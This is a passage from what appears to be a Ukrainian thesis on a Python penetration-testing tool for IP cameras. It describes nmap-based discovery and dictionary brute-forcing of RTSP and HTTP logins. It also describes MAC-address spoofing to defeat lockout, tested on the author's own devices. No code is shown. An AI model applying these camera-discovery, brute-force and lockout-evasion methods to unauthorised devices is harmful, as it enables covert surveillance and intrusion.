


Рисунок 3.2 – Алгоритм модуля підбору паролів

Для успішної реалізації роботи даного алгоритму у програмі було використано такі бібліотеки Python[41] як: subprocess, OpenCV[42], requests[43], string, random, time.

Для роботи з мережевим інтерфейсом комп'ютера використовується бібліотека subprocess, яка дозволяє виконувати системні команди для зміни MAC-адреси мережевого інтерфейсу.

Для генерації MAC-адреси використовуються бібліотеки string та random. String надає шістнадцяткові символи, необхідні для формування MAC-адреси, random дозволяє випадковим чином вибирати символи з цього набору для створення випадкових MAC-адрес.

Бібліотека OpenCV використовується для підключення до RTSP-потоку камери відеоспостереження. У разі введення правильних облікових даних для підключення, зображення з камери стає доступним до перегляду. В іншому випадку спроби продовжуються до тих пір, поки не буде знайдена правильна комбінація логіну та паролю.

Бібліотека time призначена для організації затримок між спробами підключення або після зміни MAC-адреси. Це дає час мережевому інтерфейсу відновитись після перезавантаження.

3.3 Алгоритм сканування

На рисунку 3.3 представлено загальний алгоритм сканування IP-камер у локальній мережі, що реалізований у програмному модулі на основі бібліотеки nmap.

Алгоритм демонструє ключові етапи – від підготовки параметрів для сканування до виводу звіту. Алгоритм включає: перевірку доступності хостів, виявлення сервісів на портах, зчитування MAC-адрес та виведення результатів. Цей алгоритм використовується як початковий етап тестування безпеки IP-камер і слугує джерелом вхідних даних для наступних процедур.




Рисунок 3.3 – Алгоритм модуля сканування

Алгоритм починається з ініціалізації параметрів: задання IP-адрес або їх діапазонів для сканування, задання портів або діапазонів портів, які будуть перевірятися на наявність активних сервісів.

Далі перевіряється, чи існують ще дані для обробки, тобто чи залишилися IP-адреси, які не були просканові. Якщо такі адреси наявні, відбувається перевірка доступності вузла, система намагається встановити чи активний хост який сканується. Якщо вузол не відповідає, алгоритм переходить до наступної IP адреси без спроби поглибленого аналізу.

У випадку, якщо вузол активний, запускається процес сканування сервісів на заданих користувачем портах. Для цього використовуються параметри -sS, -sV та набір спеціалізованих скриптів Nmap (http-favicon, http-title, http-server-header), які дозволяють зібрати метадані про тип сервера, інтерфейс доступу та можливі ознаки належності пристрою до IP-камери (наприклад, favicon із гешем характерним для бренду Hikvision).

Далі відбувається ідентифікація MAC-адреси пристрою, що дозволяє встановити виробника обладнання на основі префіксу MAC-адреси. Це дає змогу автоматично визначити, чи є пристрій камерою відеоспостереження одного з відомих виробників.

Після обробки кожного вузла дані про нього передаються у блок виводу інформації, який виводить або зберігає результати сканування у вигляді структурованого звіту. У випадку, якщо сканування не виявило активних вузлів або сервісів, відповідне повідомлення фіксується у звіті. Сканування повторюється доти, доки не буде оброблено всі IP-адреси з вхідного списку, після чого алгоритм переходить до завершення сканування і виводу результатів. Усі зібрані дані можуть бути використані на наступних етапах тестування на проникнення.

3.4 Обґрунтування вибору засобів розроблення

Для реалізації програмного засобу тестування безпеки IP-камер було обрано мову програмування Python, середовище розробки Visual Studio Code, а також низку спеціалізованих бібліотек таких як: nmap, subprocess, OpenCV, requests, random та time. Такий вибір зумовлений технічними вимогами до проєкту, необхідністю взаємодії з мережевими пристроями у локальному середовищі, а також гнучкістю й широким набором бібліотек.

Мова Python обрана як основа програмного засобу завдяки своїй універсальності, простоті синтаксису та великій кількості бібліотек. Python активно використовується у сферах інформаційної безпеки, автоматизації рутинних процесів, а також для побудови систем тестування. Наявність бібліотек для роботи з мережею, даними та мультимедіа забезпечує широкий інструментарій для реалізації завдань, пов'язаних з безпекою IP-камер.

У порівнянні з іншими мовами програмування, такими як C++ та Java, Python надає значні переваги у швидкості розробки, простоті використання та наявності великої кількості готових бібліотек. C++ та Java можуть забезпечувати високу продуктивність, програми на цих мовах вимагають значно більше часу для розробки через складність синтаксису, наявність меншої бази готових рішень, та необхідність більш детального управління пам'яттю і ресурсами.

У якості середовища розробки було обрано Visual Studio Code [44]. Цей редактор вирізняється стабільністю, широкою підтримкою плагінів для розробки, інтеграцією з Git, автодоповненням та можливістю роботи з віртуальними середовищами Python. Його гнучкість дозволяє адаптувати інтерфейс та інструментарій під потреби розробника. Незважаючи на те, що Visual Studio Code не є повноцінною інтегрованою середовищем розробки, він забезпечує широкий функціонал для роботи з проєктами Python. Ключова характеристика вибору Visual Studio Code у порівнянні з PyCharm [45] є його легкість і відсутність надмірної функціональності, що часто супроводжує повноцінні інтегровані середовища розробки. Visual Studio Code є більш лаконічним та адаптованим до специфічних потреб розробника, пропонуючи лише найнеобхідніше для роботи, без зайвого навантаження. При потребі додання нових можливостей до редактора, є змога встановити додаткові модулі для роботи з різними технологіями та бібліотеками.

До основних бібліотек, які були використані під час реалізації програмного засобу, належать: nmap, subprocess, OpenCV, requests, random і string, time.

nmap – офіційне Python-API до системного сканера Nmap. Ця бібліотека дозволила інтегрувати виявлення відкритих портів, ідентифікацію сервісів, визначення MAC-адрес, а також запуск вбудованих скриптів безпосередньо з

Python. Завдяки цьому стало можливим реалізувати етап сканування мережі з визначенням ознак IP-камер.

subprocess – стандартна бібліотека для взаємодії з командним інтерфейсом операційної системи. Вона використовується для зміни MAC-адреси мережевого інтерфейсу з метою обходу механізмів блокування з боку IP-камер під час підбору облікових даних в операційній системі Linux.

OpenCV – бібліотека алгоритмів комп'ютерного зору, яка в цьому проєкті використовується для перевірки доступу до відеопотоку камери за протоколом RTSP. У разі успішного підключення вона дозволяє отримати зображення в реальному часі, що підтверджує правильність підібраних облікових даних.

requests – бібліотека для надсилання HTTP-запитів. Застосовується для взаємодії з веб-інтерфейсами камер відеоспостереження.

random і string – використовуються для генерації випадкових MAC-адрес, які відповідають формату мережевого інтерфейсу. Ці адреси змінюються під час циклу підбору, щоб уникнути блокування з боку цільового пристрою у локальній мережі.

time – стандартна бібліотека Python, яка застосовується для затримки між підключеннями та забезпечення стабільності роботи мережевого інтерфейсу після його перезапуску, при тестуванні з функцією маскування у локальній мережі.

Обраний набір інструментів дозволив реалізувати засіб для тестування на проникнення камер відеоспостереження. Завдяки використанню Python було досягнуто простоту інтеграції з відомими утилітами й розширюваність програмного застосунку. У майбутньому передбачено можливість додавання нових модулів наприклад використання проксі-серверів для маскування у глобальній мережі.

3.5 Висновки з розділу

У цьому розділі було розроблено й формалізовано загальний алгоритм програмного засобу для тестування на проникнення камер відеоспостереження, детально описано ключові алгоритми, що забезпечують його функціональність. Узагальнений алгоритм роботи засобу включає етапи ініціалізації параметрів,

сканування мережі, визначення виробника пристрою, а також підбір облікових даних для доступу до камер відеоспостереження. Особливу увагу приділено реалізації алгоритмів сканування портів і сервісів із використанням бібліотеки nmap та алгоритму автоматизованого підбору паролів, у якому передбачено обхід захисних механізмів через маскування MAC-адреси у локальній мережі.

Для детального дослідження програмного засобу та його основних компонентів схематично представлено алгоритм підбору паролів. Представлено процес перевірки стійкості камер відеоспостереження з використанням атак підбору паролів за словником. В алгоритмі реалізовано механізм визначення кількості невдалих спроб підключення, після чого автоматично змінюється MAC-адреса мережевого інтерфейсу з метою обходу блокування, якщо модуль використовується у локальній мережі.

Наступним етапом наведено алгоритм сканування мережі. Представлений у розділі алгоритм детально описує послідовність дій для проведення сканування. Сканування портів здійснюється з використанням SYN-сканування (-sS) у поєднанні з визначенням версій сервісів (-sV), та використовується набір спеціалізованих скриптів які дозволяють зібрати метадані з сервера.

У межах розділу також обґрунтовано вибір засобів розроблення. Як основну мову реалізації обрано Python, це забезпечує високу швидкість розробки, доступ до великої кількості бібліотек. Середовище розробки Visual Studio Code надає всі необхідні інструменти для комфортної роботи з Python-проєктами. Використані бібліотеки при розробці програми забезпечують усі необхідні функції для реалізації модулів програмного засобу.

4 ЕКСПЕРИМЕНТАЛЬНЕ ДОСЛІДЖЕННЯ ЗАСОБУ

4.1 План тестування

Для повноцінного дослідження засобу потрібно розробити тестовий план щоб покрити усі аспекти тестування засобу. Тестовий план має охоплювати опис об'єкта тестування, стратегії, критерії якості, обладнання на якому тестується, оцінки ризиків з варіантами їх вирішення [46].

Показники якості є ключовими для оцінки ефективності і надійності програмного забезпечення. Вони визначають, наскільки система здатна задовольняти вимоги користувачів та відповідати специфікаціям. У випадку програмного засобу для тестування безпеки IP-камер, до основних показників якості належать функціональність, сумісність, масштабованість, підтримка, управління помилками та зручність використання.

Функціональність визначає, наскільки програмний засіб відповідає заявленим вимогам і забезпечує необхідні можливості для тестування. Показник функціональності включає:

- сканування мережі для виявлення активних камер відеоспостереження;
- можливість виявляти камери відеоспостереження, відеореєстратори;
- підбирання паролів до доступних сервісів RTSP та HTTP;
- маскування MAC-адреси для запобігання блокування в локальній мережі.

Функціональність програми оцінюється за її здатністю успішно виконувати ці завдання без помилок.

Сумісність оцінює, як добре програмний засіб працює в різних мережевих середовищах і на різних операційних системах. Оскільки програма повинна взаємодіяти з різними типами IP-камер та сервісів, вона повинна підтримувати роботу з різними мережевими конфігураціями і протоколами:

- здатність роботи на Linux або віртуальній машині;
- взаємодія з мережевими пристроями за допомогою різних протоколів (RTSP, HTTP).

Масштабованість важлива для визначення здатності програми працювати при збільшенні кількості підключених пристроїв чи оброблюваних даних. Здатність масово сканувати та працювати з пристроями в мережі або в глобальній мережі.

Система має впоратися з великою кількістю спроб підключення одночасно, зберігаючи свою продуктивність.

Підтримка програмного засобу, чи у програми наявні функції модернізації. Враховуючи, що технології безпеки постійно змінюються, важливо, щоб програмний засіб мав можливість для оновлення, а також інтеграції нових функцій. Здатність додавати нові методи обходу захисту та наявність зрозумілої документації.

Тестовий план програмного засобу для тестування на проникнення камер відеоспостереження має враховувати обмеження, що можуть вплинути на точність та ефективність виконання тестів.

Під час тестування програмного засобу важливо враховувати обмеження, які можуть впливати на точність, ефективність та здатність застосування інструменту в різних середовищах.

У даного засобу наявні обмеження у роботі в локальній та глобальних мережах. Програмний засіб можна використовувати в глобальній та локальній мережі. При використанні глобальної мережі, у застосунку будуть відсутні функції ідентифікації виробника за MAC-адресою та заміна MAC-адреси мережевого інтерфейсу для маскування.

Програмний засіб може бути обмежений обчислювальною потужністю апаратного забезпечення, на якому він працює. Наприклад, при великих обсягах даних засіб може погіршити свою продуктивність і займати значну кількість ресурсів системи. Наявна залежність засобу від швидкості роботи мережевого інтерфейсу в локальній мережі, інтерфейс потрібно постійно перезавантажувати для зміни його MAC-адреси.

У великих мережах із використанням спеціальних засобів фільтрації трафіку можливості сканування та підбору паролів можуть значно знижуватися. В таких

умовах пошук пристроїв може бути ускладнений через застосування додаткових технологій захисту.

4.2 Тестове середовище

Для випробування засобу для тестування на проникнення камер відеоспостереження буде використано камеру відеоспостереження Hikvision моделі DS-2CD1321-I. Це популярна модель IP-камери, яка використовується для відеоспостереження у різних сферах застосування. Камера підтримує функції для тестування: доступ до відеопотоку через RTSP і HTTP, має функцію блокування пристрою при перевищенні спроб входу. Додатково для тестування можливості виявляти та тестувати на проникнення відеореєстратори буде протестовано гібридний відеореєстратор Partizan ADF-14S. На даному відеореєстраторі відкритий тільки 80 порт, це дозволить протестувати лише перебір пароля у веб-формі, при цьому RTSP порт заблокований і через нього не можливо здійснити підбір паролів.

Ці два пристрої дозволять протестувати основні аспекти тестування безпеки та функціональності програмного засобу для тестування на проникнення камер відеоспостереження.

Засіб протестовано на операційній системі Debian [47] та Kali Linux [48]. Для забезпечення коректності роботи та стабільності засобу тестування виконувалося на останніх стабільних версіях цих операційних систем Debian 12.11 і Kali Linux 2024.4. Версія Python 3.11 використовувалася для розробки програми.

Сторонні бібліотеки та їх версії які були використані у ході розробки засобу: Бібліотека комп'ютерного зору для взаємодії з відеокамерою opencv-python 4.11.0.86, бібліотека для надсилання запитів у WEB-форми requests 2.32.4, бібліотека для проведення сканування в мережі python-nmap 0.7.1.

Середовище тестування засобу представлено у вигляді таблиці 4.1. Таблиця містить інформацію про пристрої які було протестовано, дистрибутиви на яких проводилося тестування, версію Python та сторонні бібліотеки, зазначені основні показники якості засобу.

Таблиця 4.1 Тестове середовище.

Категорія	Деталі
Пристрої які було протестовано	IP-камера Hikvision DS-2CD1321-I Відеореєстратор Partizan ADF-14S
Операційна система на якій було протестовано засіб	Debian 12.11, Kali Linux 2024.4
Версія Python	3.11
Сторонні бібліотеки	opencv-python 4.11.0.86 requests 2.32.4 python-nmap 0.7.1
Специфікації системи для тестування роботи програми	Процесор: AMD Ryzen 5 3550H Обсяг оперативної пам'яті: 16GB Мережева карта: Intel(R) Wi-Fi 6 AX200 160MHz
Показники якості	Функціональність Сумісність Масштабованість

Загалом, використані операційні системи, бібліотеки та пристрої дозволяють створити стабільне та ефективне середовище для тестування засобу.

4.3 Модульне тестування засобу

Метою модульного або юніт-тестування є перевірка коректності роботи окремих функцій у програмі. Тестування проводиться для забезпечення правильності виконання логіки взаємодії з бібліотеками, коректність обробки отриманих результатів. Юніт-тести дозволяють виявити помилки на рівні окремих функціональних компонентів системи без необхідності повноцінного запуску всієї програми, виключають людський фактор, що зможе зменшити кількість помилок при тестуванні засобу.

Для юніт-тестування буде обрано такі окремі модулі системи як: сканування, підбір паролів та взаємодія з камерою.

У модулі сканування юніт-тестуванням охоплено функціональність, що відповідає за ініціалізацію та виконання мережевого сканування та подальшу обробку результатів. Основна увага зосереджена на перевірці коректності виклику функцій бібліотеки nmap, правильності переданих параметрів, здатності програми коректно інтерпретувати відповіді сканера за відсутності або наявності активних вузлів у мережі.

Тестується функція, яка здійснює запуск сканування з визначеними ключами (-sV, --script http-favicon,http-title,http-server-header) та очікує на результат у форматі, сформованому інструментом Nmap. Під час тестування створюються мок-об’єкти, які емулюють поведінку реального сканера, що дозволяє перевірити, чи метод scan() викликається один раз із правильними аргументами.

Окремо перевіряється функція, яка відповідає за обробку результатів сканування. У тестах моделюються ситуація з виявленням хостів та випадок, коли сканування не дало результатів. У першому тесті перевіряється, чи правильно виводиться IP-адреса, MAC-адреса, назва постачальника обладнання, протоколи, порти. У другому – чи функція коректно завершується з відповідним повідомленням про недоступність хоста.

На рисунку 4.1 зображено результат виконання юніт-тестів модуля сканування, де було застосовано три тести для перевірки роботи алгоритму.




Рисунок 4.1 – Результати виконання юніт-тестів модуля сканування

За результатами тестування усі тести були виконані успішно із введеними даними та за їх відсутності, все виконалося без помилок і без винятків. Вивід також коректний: хости, MAC, постачальник прошивки, все відображено коректно.

Метою наступного юніт-тесту є перевірка коректної роботи модуля, який реалізує підбір паролів для автентифікації на основі протоколу HTTP Basic Auth. Оскільки ця частина системи працює з мережею та стороннім веб-сервером, основним завданням тестування є імітація HTTP-взаємодії через мок-об'єкти, що дозволяє ізолювати логіку підбору паролів.

Об'єктом тестування виступає функція bruteforce_http_auth(url, username, password_file), яка реалізує повний цикл перебору паролів для заданого користувача та цільової адреси. Логіка функції полягає у покроковому зчитуванні кожного пароля зі словникового файлу, формуванні HTTP-запиту з базовою автентифікацією, надсиланні запиту до сервера та перевірці коду відповіді. У разі отримання відповіді з кодом 200 OK вважається, що вхід здійснено успішно, і функція завершує роботу, повертаючи знайдену пару логін–пароль. Якщо жоден із паролів не підходить, функція завершується зі значенням None.

Було змодельовано ситуацію, в якій кілька перших спроб входу з різними паролями є невдалими, однак один із наступних паролів забезпечує коректну автентифікацію. Перевірено, чи функція припиняє підбір після знаходження

правильної комбінації, і чи останній запит містить саме коректну пару логін–пароль.

Тестувався випадок, коли жоден із паролів у словниковому файлі не забезпечує доступ до ресурсу сервер у відповідь повертає код 401 Unauthorized. Було перевірено, що функція обробляє всі рядки файлу, здійснює правильну кількість запитів, не переривається завчасно та коректно завершується з результатом None.

Перевірено, що у разі відсутності вказаного файлу облікових даних, функція не викликає виняткову ситуацію, яка призводить до аварійного завершення програми, а натомість коректно фіксує помилку, повідомляє користувача та завершується без виконання основної логіки підбору. Результати такого тестування зображено на рисунку 4.2.




Рисунок 4.2 – Результати виконання юніт-тестів модуля підбору паролів

За результатами тестування на рисунку 4.2 можна побачити що всі тести пройшли успішно. У першому випадку функція послідовно обробила всі рядки файлу, здійснила відповідну кількість HTTP-запитів до вказаного ресурсу та після вичерпання всіх можливих облікових даних завершила виконання з повідомленням про неможливість підібрати правильний пароль.

Другий тест перевіряє поведінку функції у разі, коли вхідний файл зі списком паролів не існує. У результаті тесту функція успішно обробила виняток, вивела

відповідне повідомлення і коректно завершила виконання. Це демонструє стійкість модуля до помилок введення/виведення та дозволяє уникати аварійних завершень програми.

Третій тест ілюструє ситуацію, коли після кількох невдалих спроб один із паролів виявляється правильним. Функція здійснила кілька послідовних запитів, і як тільки отримала відповідь з кодом 200 OK, одразу зупинила підбір та повернула знайдену пару логін-пароль.

Наступним кроком є тестування модуля взаємодії з камерою Модуль взаємодії з камерою передбачає використання бібліотеки OpenCV для підключення до RTSP-камери та зчитування відеопотоку. Було здійснено тестування основної функціональності: перевірки з'єднання з камерою, здатності отримати кадри. Юніт-тестування цього модуля на рисунку 4.3 включало такі основні сценарії: успішне з'єднання і отримання кадрів, відсутність з'єднання з камерою, помилка зчитування кадрів.




Рисунок 4.3 – Результати виконання юніт-тестів модуля роботи з відео

Як видно з рисисунку 4.3 перший тест перевіряє ситуацію, коли потік з камери успішно відкривається, а кадри із відеопотоку зчитується без помилок. Метод isOpened() повертає True, а метод read() – кортеж (True, frame). Функція обробляє цей сценарій як успішний, про що виводиться відповідне повідомлення.

Наступний тест моделює ситуацію, коли з'єднання з камерою не вдається встановити, метод isOpened() повертає False. У цьому випадку функція завершує виконання з повідомленням про неможливість підключення.

Останній тест демонструє ситуацію, коли з'єднання з камерою встановлено успішно, проте перше зчитування кадру зазнає невдачі. Метод read() повертає (False, None), що інтерпретується як відсутність зображення відеопотоку. Система коректно ідентифікує цю ситуацію, виводить відповідне попередження і завершує виконання.

Після тестування коректності ключових модулів засобу доцільно провести експериментальне дослідження всього засобу, щоб оцінити його ефективність та коректність взаємодії модулів.

4.4 Експериментальне дослідження

Першим компонентом програмного засобу є модуль сканування, який відповідає за виявлення активних пристроїв в мережі та перевірку на наявність відкритих портів, через які здійснюється доступ до камери, також модуль повинен визначати MAC-адресу пристрою в мережі та визначати виробника прошивки. У межах модульного тестування потрібно перевірити:

– коректність виявлення пристроїв у локальній мережі;
– визначення відкритих портів для кожного виявленого пристрою;
– визначення правильності розпізнавання активних сервісів.

Результати експериментального дослідження функції сканування засобу зображено на рисунку 4.4.

Рисунок 4.4 – Результат сканування на Debian

Як можна побачити з результатів сканування на рисунку 4.4, програма змогла визначити MAC-адресу пристрою, виробника прошивки, відкритий 80 порт з веб формою для входу на ньому.

Для більшої точності дослідження доцільно додатково протестувати сканування камери відеоспостереження. Додатково буде проведено тестування на портативність модуля сканування, використовуючи віртуальне середовище Kali Linux, результат представлено на рисунку 4.5.

